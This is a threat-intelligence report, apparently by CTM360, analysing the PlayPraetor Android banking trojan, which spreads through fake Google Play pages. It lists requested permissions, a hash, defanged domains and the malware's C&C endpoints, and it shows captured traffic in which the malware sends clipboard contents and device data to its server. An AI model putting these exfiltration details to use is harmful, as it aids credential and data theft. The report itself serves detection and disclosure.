

PlayPraetor Trojan

Analysis by CTM360

REPORT




Overview

A large-scale scam campaign has been uncovered, actively targeting users through fraudulent Google Play Store download pages. Detected by **CTM360**, this scheme involves meticulously crafted fake Play Store websites that closely mimic the official platform, successfully deceiving victims into downloading seemingly legitimate applications.

However, the APKs obtained from these sources are actually sophisticated Trojan malware designed to steal sensitive user information.

CTM360 has identified over 6,000 instances of these fraudulent pages, underscoring the widespread nature of the campaign.

Once installed, these malicious applications can harvest banking credentials, monitor clipboard activity, log keystrokes allowing attackers to exploit victims' data for further malicious activities. The scale and complexity of this operation indicate a highly coordinated effort to compromise users globally.

 Industry	 Country	 Region
Financial	Multiple	South-East Asia

We refer to this advanced banking trojan as "**PlayPraetor**," drawing inspiration from the influential praetor role in ancient Rome. Similar to how a praetor wielded significant authority, the **PlayPraetor** trojan takes control of infected devices, extracting sensitive data such as credentials and clipboard information.

CTM360 Scam Navigator


CTM360's Scam Navigator, inspired by the MITRE framework, is an analysis of the observed scams showing how the scammers navigate through different stages of the scam.

Scam Navigator is a tool that categorizes common scam techniques, providing insights into typical patterns of fraudulent activity. Built on the MITRE model, it identifies six key stages in a scam: resource development, trigger, distribution, target interaction, motive, and monetization.

There are commonly 2 phases in the scam, represented as Phase 1 (in white) & Phase 2 (in grey)

With the Scam Navigator, we have illustrated how the scam operates in the infographic below.

Scam Stages



"CTM360 Scam Navigator"

CTM360 Observations

Resource Development

Threat actors behind this scam register domain names that closely resemble those of trusted entities, mimicking official app store pages to deceive victims into downloading malicious apps.

They create domains that appear similar to government agencies or public service portals, exploiting the trust associated with these organizations to increase the likelihood of successful infections.

These threat actors also create fake APKs that appear similar to legitimate apps in both icon and name but are actually Trojans designed to act as spyware. These malicious apps request dangerous permissions, including access to accessibility services, which might seem harmless but actually enables the malware to capture screen content, monitor keystrokes for sensitive data like login credentials and private keys, and continuously track clipboard contents to steal cryptocurrency addresses or passwords, all without requiring explicit user permission. Additionally, the malware targets a specific list of banks by searching for banking apps on the infected device. It then sends a complete list of installed applications to the attacker's server, checks for any apps from the target bank list, and waits for the right opportunity to steal the user's credentials.


```
Domain Name: [REDACTED]
Registry Domain ID: 2935192053_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.wdomain.com
Registrar URL: http://www.wdomain.com
Updated Date: 2024-11-18T16:34:01Z
Creation Date: 2024-11-18T16:31:00Z
Registry Expiry Date: 2025-11-18T16:31:00Z
Registrar: Domain International Services Limited
Registrar IANA ID: 3863
Registrar Abuse Contact Email: abuse@wdomain.com
Registrar Abuse Contact Phone: +852 59855337
Domain Status: ok https://icann.org/epp#ok
Name Server: ERNEST.NS.CLOUDFLARE.COM
Name Server: PAISLEE.NS.CLOUDFLARE.COM
DNSSEC: unsigned
```

```
△ android.permission.CAMERA
△ android.permission.ACCESS_FINE_LOCATION
△ android.permission.ACCESS_BACKGROUND_LOCATION
△ android.permission.WRITE_EXTERNAL_STORAGE
△ android.permission.RECEIVE_SMS
△ android.permission.WRITE_CONTACTS
△ android.permission.READ_EXTERNAL_STORAGE
△ android.permission.SEND_SMS
△ android.permission.CALL_PHONE
△ android.permission.READ_PHONE_STATE
△ android.permission.READ_SMS
△ android.permission.RECORD_AUDIO
△ android.permission.READ_CONTACTS
```

CTM360 Observations

Trigger

Before victims engage with malicious ads or download fraudulent applications, a trigger compels them to act. Scammers exploit psychological and situational factors, such as the appeal of free offers, exclusive deals, or essential applications that users need. The use of trusted brand names and familiar logos creates a false sense of security, making victims more likely to interact. Additionally, urgency tactics, like limited-time promotions or security warnings, pressure users into quick decisions without verifying legitimacy.




Distribution

The links to the impersonated Play Store pages are distributed through Meta Ads and SMS messages to effectively reach a wide audience. These deceptive ads and messages trick users to click on the links, leading them to the fraudulent domains hosting the malicious APKs.

Target Interaction

The victim interacts with the page, which closely resembles a genuine Google Play Store page, by clicking on the download button, believing they are accessing a legitimate app. The page is designed to look authentic, featuring familiar icons, descriptions, and layout. Upon clicking the "Download" button, the victim is prompted to download an APK file, which, although it appears to be from the official Play Store, is actually the PlayPraetor Trojan.





CTM360 Observations

Motive & Monetization

Once the victim installs the PlayPraetor Trojan, the attacker gains access to sensitive information stored on the device or entered into the malicious application. The primary motive behind these attacks is financial gain, with threat actors exploiting stolen data through various monetization strategies.

- **Credential Theft & Account Takeover** – The Trojan may log keystrokes, capture credentials, or use phishing overlays to steal login details for banking apps, cryptocurrency wallets, or online payment platforms. These credentials enable attackers to drain funds, make unauthorized transactions, or sell the accounts on dark web marketplaces.
- **Personal Data Harvesting** – Scammers collect personal information such as names, addresses, phone numbers, and emails, which can be used for identity theft, social engineering attacks, or sold to third parties for targeted scams and fraud.
- **SMS & MFA Interception** – Some Trojans can intercept SMS messages, including one-time passwords (OTPs) sent by banks and services for multi-factor authentication (MFA). This allows attackers to bypass security measures and gain full control over compromised accounts.
- **Ad Fraud & Botnet Operations** – The malware may silently run in the background, clicking ads, generating fake traffic, or subscribing victims to premium services without their consent. In some cases, infected devices are recruited into botnets for large-scale fraud campaigns.
- **Ransom & Extortion** – Advanced malware variants can lock the victim's device, encrypt files, or threaten to leak sensitive data unless a ransom is paid. Scammers exploit fear and urgency to pressure victims into compliance.

Ultimately, the goal of these scams is to extract as much financial value as possible from each compromised victim, whether through direct theft, data resale, or exploiting devices for ongoing fraudulent activities.

Analysis Functionality

We have analyzed three malicious APKs hosted on fraudulent domains that impersonate the Google Play Store. These sites use deceptive branding tactics, featuring logos from well-known applications of brands & government entities in order to mislead users into downloading malware. We have identified that while the malicious APKs function similarly, there are slight variations. Below are our key findings, using the PlayPraetor malware hosted on the domain [REDACTED].[REDACTED].cc as an example:

APK Metadata Information

- App Name: [REDACTED]
- Package Name: com.pa6388age.pak
- SHA256 Hash:
4a6fe0fa75fce1fe0029a0dbbe4e0b263812b011dfb0ba509e52f7f480389acf

Our investigation has identified over fraudulent 93 domains, some with a typosquatting "[REDACTED]" subdomain, hosting fake Google Play Store sites that exploit the [REDACTED] application's logo to deceive users. Below is a sample list of domains used to host the malware:

- hxxps[:]//[REDACTED].[REDACTED].cc/
- hxxps[:]//[REDACTED].[REDACTED].cc/
- hxxps[:]//[REDACTED].[REDACTED].com/
- hxxps[:]//[REDACTED].[REDACTED].cc/

The Google Play Store impersonated site features a deceptive "Install" navigation button created by an attacker to distribute Android malware. When a victim clicks the button, the malware is downloaded and immediately prompts the user to install it.





Fig. 1 - Impersonated webpage used as a medium for spreading the malware.

Analysis Functionality

Upon execution, the malware presented a login page prompting the user to enter their phone number and password for their [REDACTED] account.



The malware is specifically designed to target devices running Android versions between **7.0 (SDK 24)** and **13.0 (SDK 33)**.

The PlayPraetor malware establishes a connection with its C&C server at **hxxps://ynadmwss[.]top:8081/device/getAllDeviceAppPackageSetting**. During this communication, it retrieves a targeted list of banking and cryptocurrency wallet applications. The list contains crucial details, including the app ID, application name, package name, and disabled status, as illustrated in the figure below.

Analysis Functionality




Fig 2 - Malware Fetches Targeted Banking Apps List

```

3 {
4   "id": 1,
5   "appName": " ",
6   "packageName": " ",
7   "disableStatus": 0
8 },
9 {
10  "id": 2,
11  "appName": " ",
12  "packageName": " ",
13  "disableStatus": 0
14 },
15 {
16  "id": 3,
17  "appName": " ",
18  "packageName": " ",
19  "disableStatus": 0
20 },
21 {
22  "id": 4,
23  "appName": " ",
24  "packageName": " ",
25  "disableStatus": 0
26 },
27 {
28  "id": 5,
29  "appName": " ",
30  "packageName": " ",
31  "disableStatus": 0
32 },
33 {
34  "id": 6,
35  "appName": " ",
36  "packageName": " et",
37  "disableStatus": 0
38 },
39 {
40  "id": 7,
41  "appName": " ",
42  "packageName": " ",
43  "disableStatus": 0
44 },
45 {
46  "id": 8,

```

Fig 3 - List of Banking apps including the app ID, application name, package name, and disabled status

Our analysis of the three PlayPraetor malware APKs reveals a list of targeted applications, including their package names and app names. While many targeted applications in the list overlap, some of the targeted applications are uniquely targeted by the specific PlayPraetor malware..

Analysis Functionality

Based on our analysis reveals that the PlayPraetor malware may prompt the victim to enable the accessibility service, though this is not always the case. If the prompt is shown and the service is enabled by the victim, the malware exploits the service to carry out banking Trojan activities, prevent uninstallation, and grant auto-permissions, as illustrated below.

The screenshot displays a network traffic analysis tool interface. The 'Request' tab shows a POST request to `/device/addOrUpdateDevice` with a long JSON body containing various device and user details. The 'Response' tab shows a 200 OK status with a JSON body containing a message and status. The 'Inspector' tab shows the decoded JSON data.

Request:

```
POST /device/addOrUpdateDevice HTTP/1.1
Host: ynamdwss.top:8081
Device: 5857c50a4ef18adc6d44e85fde8a550
DeviceId: 5857c50a4ef18adc6d44e85fde8a550
Content-Type: application/x-www-form-urlencoded
Content-Length: 840
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/5.0.0-alpha.11
Connection: keep-alive
```

Response:

```
HTTP/2 200 OK
Server: nginx
Date: Thu, 06 Feb 2025 06:37:37 GMT
Content-Type: application/json; charset=UTF-8
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000
```

Decoded from: URL encoding


```
{
  "message": "OK",
  "data": null,
  "status": "OK"
}
```

Fig 5 - Malware transmits clipboard content along with additional device details to the server.

The malware continuously sends data from the infected device to the C&C server at `hxxps://ynamdwss[.]top:8081/device/addOrUpdateDevice`. This includes details such as the Accessibility service status (**accessibilityEnabled**), the package name of the active app (**currentApp**), clipboard contents (**clipText**), time zone (**userTimeZone**), device information (e.g., phone brand (**phoneBrand**), system version (**systemVersion**), battery status (**battery-**), network status (**net Status**), screen resolution (**screenSize**), latitude and longitude (**latitude**, **longitude**), and device ID (**deviceId**). Notably, it persistently collects clipboard data, allowing the attacker to capture sensitive information without explicit permissions.

Targeted Organizations Distribution

The graph below provides a detailed breakdown of the number of targeted organizations across various countries within the APAC region, highlighting the distribution and scale of these attacks in different locations.



References

This assessment incorporates findings from earlier reports, though some information may no longer reflect the current threat landscape.

<https://medium.com/@rizqisetyokus/spread-of-android-malware-in-fakeapp-mode-government-service-application-58fa82173ff5> published on October 1, 2024.

<https://me.pcmag.com/en/mobile-phones/25932/these-2-android-apps-spread-necro-trojan-malware-via-google-play-store> published on September 23, 2024.

<https://www.darkreading.com/endpoint-security/android-banking-trojan-antidot-disguised-as-google-play-update> published on May 20, 2024.

Disclaimer

The information contained in this document is meant to provide general guidance and brief information to the intended recipient pertaining to the incident and recommended action. Therefore, this information is provided "as is" without warranties of any kind, express or implied, including accuracy, timeliness, and completeness. Consequently, under NO condition shall CTM360®, its related partners, directors, principals, agents, or employees be liable for any direct, indirect, accidental, special, exemplary, punitive, consequential, or other damages or claims whatsoever including, but not limited to loss of data, loss in profits/business, network disruption...etc., arising out of or in connection with this advisory.

About us

CTM360 - Enabling organizations to protect themselves and their supply chain against external risks and threats.

CTM360 provides a consolidated platform that includes External Attack Surface Management, Digital Risk Protection (Brand Protection & Anti-Phishing, Data Leakage Protection, and **Unlimited Managed Takedowns**), Security Ratings, Third Party Risk Management, Email Intelligence (DMARC) and Cyber Threat Intelligence.

Contact us:

 +973 77 360 360

 info@ctm360.com

 www.ctm360.com

 21st Floor, East Tower Bahrain Financial Harbour, Kingdom of Bahrain